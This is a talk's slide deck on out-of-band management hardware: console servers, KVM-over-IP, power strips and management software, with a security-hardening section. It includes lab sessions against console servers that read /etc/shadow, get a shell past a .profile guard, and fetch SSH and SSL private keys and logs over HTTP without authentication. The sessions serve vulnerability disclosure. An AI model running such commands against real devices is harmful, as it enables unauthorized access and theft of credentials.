OOB Management: Security and more

Dirk Wetter, Hamburg

dirk@drwetter.org

Dr. Wetter
IT-Consulting

Overview

I. Intro

II. What's the benefit?

III. Remote Management Devices


IV. Operation

I. Introduction

Explanation of Terms:

- In-Band
  - direct network access
- Out-Of-Band (OOB)
  - alternate path – endpoint not network – to manage equipment
  - using a remote means (i.e. console/PDUs) over IP
  - for: emergency operations / maintenance
  - 24x7x365 from everywhere

I. Introduction



I. Introduction

Out-of-Band devices

a) “Serial-over-IP”, vulgo console servers

b) KVM-over-IP

c) Remote-Power

d) Management processors (covering a+c)

I. Introduction

OOB device	Node
console server	• Unix, Windows 2003, mainframe • network: firewall, switch, router, loadbalancer, ... • PBX, UPS/USV,... PDUs
KVM-over-IP appliance	Windows 2k, XP, other “graphical OS”
PDU	everything using AC

Dr. Wetter IT-Consulting

I. Introduction

	KVM-over-IP	console servers
Ethernet **in**	*cable+adapter* **to** *node*	*1-48 RJ45 serial* **out** (port X001-X048, X=2-7)
Access nodes	by different means(VNC)	`telnet^Wssh` to TCP port
bandwidth	high (>>= 2Ch ISDN)	low (>= GSM)
Client preq.	beefier (GUI)	low
Hook up	systems with GUI only	everyth. w/ serial port
Config node	res.+color depth (device) == res.+color (node)	often required

II. Why?

- Higher Availability
- Money
- Productivity
- Saves space

II. Why?

Higher Availability

- no need to locate node and find physical console
- see what **is** going on
- see what **was** going on
- Business hours:

  look **immediately** at the console / powercycle node

- Off biz hours:

  login/dial-in @ **every time** from **every place**

II. Why?

Money

- lost earnings (lower availability)
- penalties (SLA)
- costumers leaving, non-satisfaction
- personnel on site not always needed

II. Why?

Productivity

- *Control:*
  - starting from BIOS/OBP/ ...
  - also BIOS of extension cards (SCSI...)
  - emergency sequence (STOP-A, SysRq-[SUB],..)
  - watch boot/shutdown process
- *Maintenance*:
  - modify network interface (settings)

II. Why?

Productivity

- *Comfort* for both maintenance + emergency:

  18°C data center + VT100 terminal

  vs.

  his/her comfortable office environment

- *Flexibility* of IT admin (**his** environment)

II. Why?

Space

- data center is just precious

III. Remote Management Devices
a) console servers

- times of console servers w/ proprietary OS are over
  (Cisco 2511, Xyplex Maxserver, Lantronix SCSxx00,..)
- now more possibilities compared to ~16Bit 8 MHz-CPUs

→ **Embedded Linux!**

- better customizations, shorter development cycles
- very good for multi arch
- other examples: WRT54G, TomTom, TiVo,
  SnapGear, Astaro, ...

III. Remote Management Devices
a) console servers / embedded Linux

Components, widespread:

- *Das U-Boot*, Linux-BIOS
- *uClinux* (embedded Linux-Kernel project, originally for MMU-less CPUs)
- *libc* :*uClibc*, *dietlibc*, fullblown *glibc* (nss)
- *busybox*
- web servers (besides *busybox*):
  thttpd, *mini_httpd*, *fnord*, *GoAhead*

III. Remote Management Devices
a) console servers / embedded Linux

busybox


- source tarball ~fits on a floppy
- multicall binary, “applets”

```
# ls -l /bin | more
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 ash -> busybox
-rwxr-xr-x    1 1000     100        731344 Feb 27 19:46 busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 cat -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 chmod -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 cp -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 date -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 dd -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 df -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 dmesg -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 echo -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 egrep -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 false -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 fgrep -> busybox
[..]
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 ls -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 mkdir -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 more -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 mv -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 netstat -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 pidof -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 ping -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 ps -> busybox
lrwxrwxrwx    1 1000     100             7 Feb 27 19:47 pwd -> busybox
[..]
```

III. Remote Management Devices
a) console servers / embedded Linux

busybox

- source tarball ~fits on a floppy
- multicall binary, “applets”
- make menuconfig



BusyBox Configuration
Arrow keys navigate the menu. <Enter> selects submenus --->. Highlighted letters are hotkeys.
Pressing <Y> selectes a feature, while <N> will exclude a feature. Press <Esc><Esc> to exit, <?>
for Help, </> for Search. Legend: [*] feature is selected [ ] feature is excluded
Busybox Settings --->
--- Applets
Archival Utilities --->
Coreutils --->
Console Utilities --->
Debian Utilities --->
Editors --->
Finding Utilities --->
Init Utilities --->
Login/Password Management Utilities --->
Linux Ext2 FS Progs --->
Linux Module Utilities --->
Linux System Utilities --->
Miscellaneous Utilities --->
Networking Utilities --->
Process Utilities --->
Shells --->
System Logging Utilities --->

Load an Alternate Configuration File
Save Configuration to an Alternate File
<Select>
< Exit >
< Help >

III. Remote Management Devices
a) console servers / embedded Linux

busybox

- source tarball ~fits on a floppy
- multicall binary “applets”
- make menuconfig
- limitations:
  - commands missing: `less`, `fuser`, `ntp*`, `libwrap`, `sshd`, `openssl`, ..
  - options not implemented: `ps -*`, `find`, `netstat -p`, ..


Editors
Arrow keys navigate the menu. <Enter> selects submenus --->. Highlighted letters are hotkeys.
Pressing <Y> selectes a feature, while <N> will exclude a feature. Press <Esc><Esc> to exit, <?> for
Help, </> for Search. Legend: [*] feature is selected [ ] feature is excluded
[*] awk
[ ] Enable math functions (requires libm)
[ ] patch
[*] sed
[*] vi
[*] Enable ":" colon commands (no "ex" mode)
[*] Enable yank/put commands and mark cmds
[*] Enable search and replace cmds
[ ] Catch signals
[*] Remember previous cmd and "." cmd
[ ] Enable -R option and "view" mode
[ ] Enable set-able options, ai ic showmatch
[ ] Support for :set
[*] Handle window resize
[*] Optimize cursor movement
<Select> < Exit > < Help >

III. Remote Management Devices
a) console servers

Back to console servers

- CPU architectures: PPC, Arm, MIPS, i386 (48..1000 MHz)
- some “systems on a chip”
  PCI bridge, eth. transceivers, even eth. switch, VLAN tagging
- “8,5” vendors: Avocent/Cyclades, Digi, Raritan, Perle, Lantronix, MRV, Thinklogical, Opengear

III. Remote Management Devices
a) console servers

how to use it?

- directly:
  - telnet *console_server port#*
  - ssh *console_server* -p *port#*
  - ssh *console_server* -t *connect_command*
  - ➔ watch out: old TS/ACS (Cyclades) / Perle (CS 9000)
- login (if possible), issue *connect_command*
- applet / web

III. Remote Management Devices
a) console servers

Differences?

- Price per port
- Default security, see below
- Features
  - Hardware
    - Number of ports (1, 2, 4, 8, 16, 32, 40, 48)
    - dual PSU, dual Ethernet
    - PCMCIA
  - Software

III. Remote Management Devices
a) console servers

Features, software:

- User-Interface, graphical:
  - Web
  - Web+Applet, Applet
- UI, command line:
  - Linux, always good ;-)
  - proprietary: Cisco-IOS like, dumb ones: no readline, DOS feeling
  - none
- any combination thereof

III. Remote Management Devices
a) console servers

Features, software, cont'd

- Dial-In
- Port buffer (forward/handling)
  - length: finding culprits: who/what crashed the machine?
  - alarm triggered on string patterns (e.g. Sparc's OK)
  - channel alarm: e-mail, syslog, snmptrap, pager
- Integration into company frameworks:
  - management: SNMP agent/traps
  - authentication: RADIUS/TACACS+/LDAP/...

III. Remote Management Devices
a) console servers

Features, software, cont'd

- Syslog:
  - busybox: no syslog.conf
  - forwarding (partly restrictions of embedded environm.):
    - kernel
    - auth(priv) messages
    - port connects of/to
- NTP: more or less (none in busybox)

III. Remote Management Devices
a) console servers

Features, software, cont'd

- Nice to haves:
  - port status (wrong serial adapters/cables)
  - no fans (can fail, thus can system)
  - factory reset
  - cross development kit, “tool chain”

III. Remote Management Devices
a) console servers

Last years review for iX-magazine

- GPL compliance
- “Security shop of horrors” (see Bugtraq),
  all w/o auth. just from nw!:

... let's have some fun ;-)

```
~/console/lab-notizen/rari|517% ssh sshd@rari uname -a
Linux rari-0 2.4.26 #11 Wed Nov 10 14:58:35 EST 2004 i686 unknown
~/console/lab-notizen/rari|518% ssh dominion@rari cat /etc/passwd
root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/bin/sh
[..]
dominion:x:500:500:Embedix User,,,:/home/dominion:/bin/sh
sshd:x:501:501:Embedix User,,,:/home/sshd:/bin/sh
~/console/lab-notizen/rari|519% ssh sshd@rari ls -l /etc/shadow
-rw-r--r--    1 root     root           360 Jan  7 20:11 /etc/shadow
~/console/lab-notizen/rari|520% ssh dominion@rari cat /etc/shadow
root:DX8k7w4C2gJ2g:10933:0:99999:7:::
bin:*:10933:0:99999:7:::
[..]
dominion::12790:0:99999:7:::
sshd::12790:0:99999:7:::
~/console/lab-notizen/rari|522% ssh sshd@rari ls -l /bin/busybox
-rwxrwxrwx    1 root     root        193852 Apr  4  2004 /bin/busybox
~/console/lab-notizen/rari|540% ssh sshd@rari ls -la
drwxr-sr-x    2 sshd     sshd          1024 Apr  4  2004 .
drwxr-xr-x    5 root     root          1024 Jan  7 20:09 ..
-rw-rw-rw-    1 root     502              5 Jan  7 20:09 .profile
~/console/lab-notizen/rari|541% ssh sshd@rari cat .profile
exit
~/console/lab-notizen/rari|542% ssh sshd@rari mv .profile .profile.ORIG
~/console/lab-notizen/rari|543% ssh sshd@rari
bash$
```

```
myprompt:~ % alias wohs
wohs='wget --no-check-certificate -O -'
myprompt:~ % wohs https://slc/cifsshare/logs/
<HTML><HEAD><TITLE>Index of cifsshare/logs/</TITLE></HEAD>
<BODY BGCOLOR="#99cc99"><H4>Index of cifsshare/logs/</H4>
<PRE>
lrwxrwxrwx  Oct  21  2004 authentication  <A HREF="->../../../var/log/
secure">-> ../../../var/log/secure</A>
lrwxrwxrwx  Oct  21  2004 devports  <A HREF="->../../../var/log/devports
">-> ../../../var/log/devports</A>
lrwxrwxrwx  Oct  21  2004 diag  <A HREF="-> ../../../var/log/diag">->
../../../var/log/diag</A>
lrwxrwxrwx  Oct  21  2004 general  <A HREF="->
../../../var/log/general">-> ../../../var/log/general</A>
lrwxrwxrwx  Oct  21  2004 network  <A HREF="->
../../../var/log/network">-> ../../../var/log/network</A>
lrwxrwxrwx  Oct  21  2004 services  <A HREF="->
../../../var/log/services">-> ../../../var/log/services</A>
lrwxrwxrwx  Oct  21  2004 sw  <A HREF="-> ../../../var/log/sw">->
../../../var/log/sw</A>
</PRE>
<HR>
<ADDRESS><A
HREF="http://www.acme.com/software/mini_httpd/">mini_httpd/1.15c 02m
ay2001</A></ADDRESS>
</BODY></HTML>
```

```
myprompt:~ % for i in `lynx -dump -nolist https://slc/cifsshare/logs/\
 | awk '{ print $5 }'`; do
echo; echo --- $i ---; wohs https://slc/cifsshare/logs/$i
done
[...
..]
myprompt:~ %
myprompt:~ % for i in authentication devports diag general network \
port01 port02 services sw; do
lynx -dump -nolist https://slcdemo.lantronix.com/cifsshare/logs/$i
done
[..
..]
```

readable /var/log/port01,port02!

```
myprompt:~ % wohs https://slc/etc
<HTML><HEAD><TITLE>Index of etc/</TITLE></HEAD>
<BODY BGCOLOR="#99cc99"><H4>Index of etc/</H4>
<PRE>
-rw-------    1 root           672 Jan  1  1970 ssh_host_dsa_key
-rw-r--r--    1 root           601 Jan  1  1970 ssh_host_dsa_key.pub
-rw-------    1 root           526 Jan  1  1970 ssh_host_key
-rw-r--r--    1 root           330 Jan  1  1970 ssh_host_key.pub
-rw-------    1 root           883 Jan  1  1970 ssh_host_rsa_key
-rw-r--r--    1 root           221 Jan  1  1970 ssh_host_rsa_key.pub
</PRE>
<ADDRESS><A
HREF="http://www.acme.com/software/mini_httpd/">mini_httpd/1.15c 02m
ay2001</A></ADDRESS>
</BODY></HTML>
myprompt:~ % wohs https://slc/etc/ssh_host_rsa_key
-----BEGIN RSA PRIVATE KEY-----
MIICWgIBAAKBgQD0VnApI2V8CXvZpZ7ChcTV7yDT33IJKpUoZNFZKQ4EpXyipWBf
[..]
a6DUtCDY+NSkRSJJeBbjVm6UpKoH3reNTI3cStCM
-----END RSA PRIVATE KEY-----
myprompt:~ % wohs https://slc/ssh_host_dsa_key
-----BEGIN DSA PRIVATE KEY-----
MIIBvQIBAAKBgQDfaAAQmvGVrLajVt2xJplFy15VYP98hYhw8rUQg8egtLeZCDh5
[..]
rgYn/e1DgzhAmIkqJbzEDEo=
-----END DSA PRIVATE KEY-----
```

```
~/console/lab-notizen/acs32|517% wget -O -  http://acs/Locale/server.pem
--18:58:40--  http://acs/Locale/server.pem
           => `-'
Resolving acs... 192.168.XXX.YYY
Connecting to acs|192.168.XXX.YYY|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,229 (2.2K) [text/plain]

 0% [                                       ] 0             --.--K/s
      -----BEGIN CERTIFICATE-----
MIIDszCCAxygAwIBAgIBADANBgkqhkiG9w0BAQQFADCBnjELMAkGA1UEBhMCVVMx
CzAJBgNVBAgTAkNBMRAwDgYDVQQHEwdGcmVtb250MR0wGwYDVQQKExRDeWNsYWRl
[..]
00NdkLi6503buqXZNk7VQl2v7uNBEe2YQ0gHRk8rr7qgV+KjI+TfOGa9LBceQR11
KDLI9v7mc5huOPVfhuqVWYfDhSXiOjlpRPgBCKxKrTf9yDYWME5k
-----END CERTIFICATE-----
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQDZtA4Yo3GxNvqkpCMfir8QMh8RMYxyF0rtQ7hm/hQuKva81Pku
l6oqe0/JaTNq1lCHj7QcG8ZL86GKmy8emgcAlXwUMVIHCIM+HxakRf0TiBKHNX85
[..]
fZBlH/hziM/yMJ69rzkymfg2nYr+DQehcDni6FsIk8vm
-----END RSA PRIVATE KEY-----
100%[====================================>] 2,229         --.--K/s


18:58:40 (62.52 MB/s) - `-' saved [2229/2229]
```

III. Remote Management Devices
a) console servers

Last years review for iX-magazine

- GPL compliance
- “Security shop of horrors” (see Bugtraq),
  all w/o auth. just from nw!:
  - mode 777 busybox binary
  - accounts w/o passwords (“protected” by .bashrc)
  - retrieving SSH-private key via HTTP (+SSL cert.)
  - retrieving of port/console server logs via HTTP
  - snmp public write community

III. Remote Management Devices
a) console servers

security, cont'd

- two cs: bypassing user authentication for serial port
- too many default cleartext protocols
- portmapper started, why?
- nmap on a console server, why?

III. Remote Management Devices
c) Remote Power

Remote Power Management

- last resort action if system is hung
- STONITH: e.g. for HA/GFS cluster
- some servers provide proprietary means:

  on-board / PCI management processor

- simple ones
- smarter ones

III. Remote Management Devices
c) Remote Power

Simple type, typical:

- serial only
- default no password
- simple user management
- give outlets meaningful names

– that's about it

→ hook up to console server

III. Remote Management Devices
c) Remote Power

Smarter types (embedded system)

- IP stack, telnet (`expect` is your friend) /HTTP
- some: HTTPS/SSH, SNMP agent/traps, RADIUS
- some: environmentals (temperature, humidity –> alarm)
- some: alarming on power changes
- seldom: smart power up sequence after power failure

  (dependencies e.g. file server <—> mail server)

III. Remote Management Devices
d) “über management”

hundreds of cs, lots of admins, in different groups:

- how do I manage/operate my OOB equipment?
  - Hardware
  - Software
    - both: C/S architecture
      - server: manages OOB devices
      - client: UI accessing nodes via server(s)

III. Remote Management Devices
d) “über management”

Hardware (from one vendor):

- [basic: console servers, clustering (based on NAT)]
- mixed environ. of KVM, CS, power strips:

  management appliances, vendor specific:

  - Raritan Command Center
  - Cyclades Alterpath Manager
  - Lantronix SecureLinx Management Appliance
  - some integrate IPMI, HP ILO, Sun ALOM, Dell DRAC,..

III. Remote Management Devices
d) “über management”

Software (needs hardware to run server part on):

- conserver:
  - free, not GPL (originally Ohio State University L.)
  - sources (binaries)
  - only console servers

- C(-)LIM / MO:
  - commercial (Ki Networks), binary only
  - variety of OOB-end devices

III. Remote Management Devices
d) “über management”

CLIM/MO and conserver have in common:

- user/group management
- management of distributed OOB devices
- multiple r/o connections
- kick off other r/w connection
- log file handling

  (not limited to port buffer of embedded system)

III. Remote Management Devices
d) “über management”

conserver:

- debian sid/no-free:

  ```
  conserver-client conserver-server
  ```

- ```
  configure &&  make && make install
  ```

- better:

  ```
  configure --with-openssl --with-libwrap \
  --with-port=842 --with-pam --with-master=name
  ```
  ```

III. Remote Management Devices
d) “über management”

conserver:

- `$prefix/etc/conserver.cf` (self-explanatory):
  - console server, port/portbase, portincr, protocol
  - serial parameters (bps,parity), break sequence
  - log files
  - ACL's:
    - IP/DNS
    - user names/groups
    - ro/rw access

III. Remote Management Devices
d) “über management”

CLIM:

- Binaries Unix platforms + Windows
- additional GUI (Motif) for connect, config
- configures known console servers
- “backup-failover” (BFD) = CLIM cluster
- notification upon pattern matching (e-mail, snmptrap, pager)
- power management, KVMoIP, ALOM, ILO, vnc/rdp

III. Remote Management Devices
d) “über management”

CLIM:

- gang-connect
- e-layer binary/emser tunnel:
  - runs embedded in some console servers
  - provides one channel w/ proprietary encryption (→security?)
    instead of multiple telnet/ssh TCP connections

III. Remote Management Devices
d) “über management”

MO:

- successor of CLIM, upgrade needs vendor help
- complete new (G)UI, but what has really changed?
  - ➔ one has to login to MO (proprietary, no Unix passwd db)
  - ➔ emser tunnels only (no support of “legacy” console servers)

CLIM+MO:

- no ChangeLog
- no clear release cycles
- English only, not operators' mother tongue

IV. Operation
a.) Security considerations

- reciprocal relation:

  you hook up important systems which you definitely don't want to get hacked

  - KVM+serial-over-IP: **management** access to other systems
  - power strip / lights out is **the** DoS tool

- exchange:

  - physical (computer room) w/ network security

  console owner == system owner

IV. Operation
a.) Security considerations

measures, network:

- dedicated management LAN w/ tight access rules
  - console server, PDUs, management processors (ILO, ALOM)
    - **hack/workaround**: host firewall on OOB device
- avoid cleartext protocols where possible
- dial-in: protection against war dialers

  (passwords, # of attempts, callback)

IV. Operation
a.) Security considerations

measures, OOB device

- keep track of firmware updates!
- enforce encrypted protocols
- add user to OOB device, don't work as root/admin
- enforce authentication to console server: pw, ssh-pub key (session hijacking)
- reconsider STOP-A / SysRQ / ... in not safe environments

IV. Operation
a.) Security considerations

measures OOB device, cont'd

- be very careful with port logs:
  - how you forward it (SMB, NFS, syslog, MO/conserver)
  - where you store it
  - input: don't enable it (passwords of nodes)!!
  - output: be aware that it may contain sensible info, too

    `show config, cat /etc/shadow, iwconfig`

IV. Operation
b.) practical hints

quick'n'dirty stuff:

- laptop / neighbor computer

  `tip`, `minicom`, `hyperterm` + null modem cable
- geek stuff: palm pilot (serial): *ptelnet*
- poor man's console server:

  multiport serial cards + Opengear CD

IV. Operation
b.) practical hints

configuration issues:

- Sun SPARC is smart, PC is dumb
- 4 step config under Linux/i386:
  - BIOS + bootloader + kernel + init (Remote Serial HOWTO)
  - some progress bars limited by serial throughput (9600bps)
  - syslog messages on console:
    - `kern.warning;*.err;authpriv.none`
    - watch out: `log-level` Linux-Firewall (e.g. Suse)
    - watch out: f'wded NT syslogs on loghost

IV. Operation
b.) practical hints

operational issues:

- cables/adapters:
  - pinout of DB9/25 is standardized
  - serial RJ45 is not
- big shops: use **one** speed (common denom. 9600bps)
- have a backdoor a/v if you authenticate externally
  - test backdoor w/o server!
- dial-in: safe non-networked door to mgmt. network

Thanks for your patience

Questions?

Dirk Wetter, Hamburg

dirk@drwetter.org

Dr. Wetter
IT-Consulting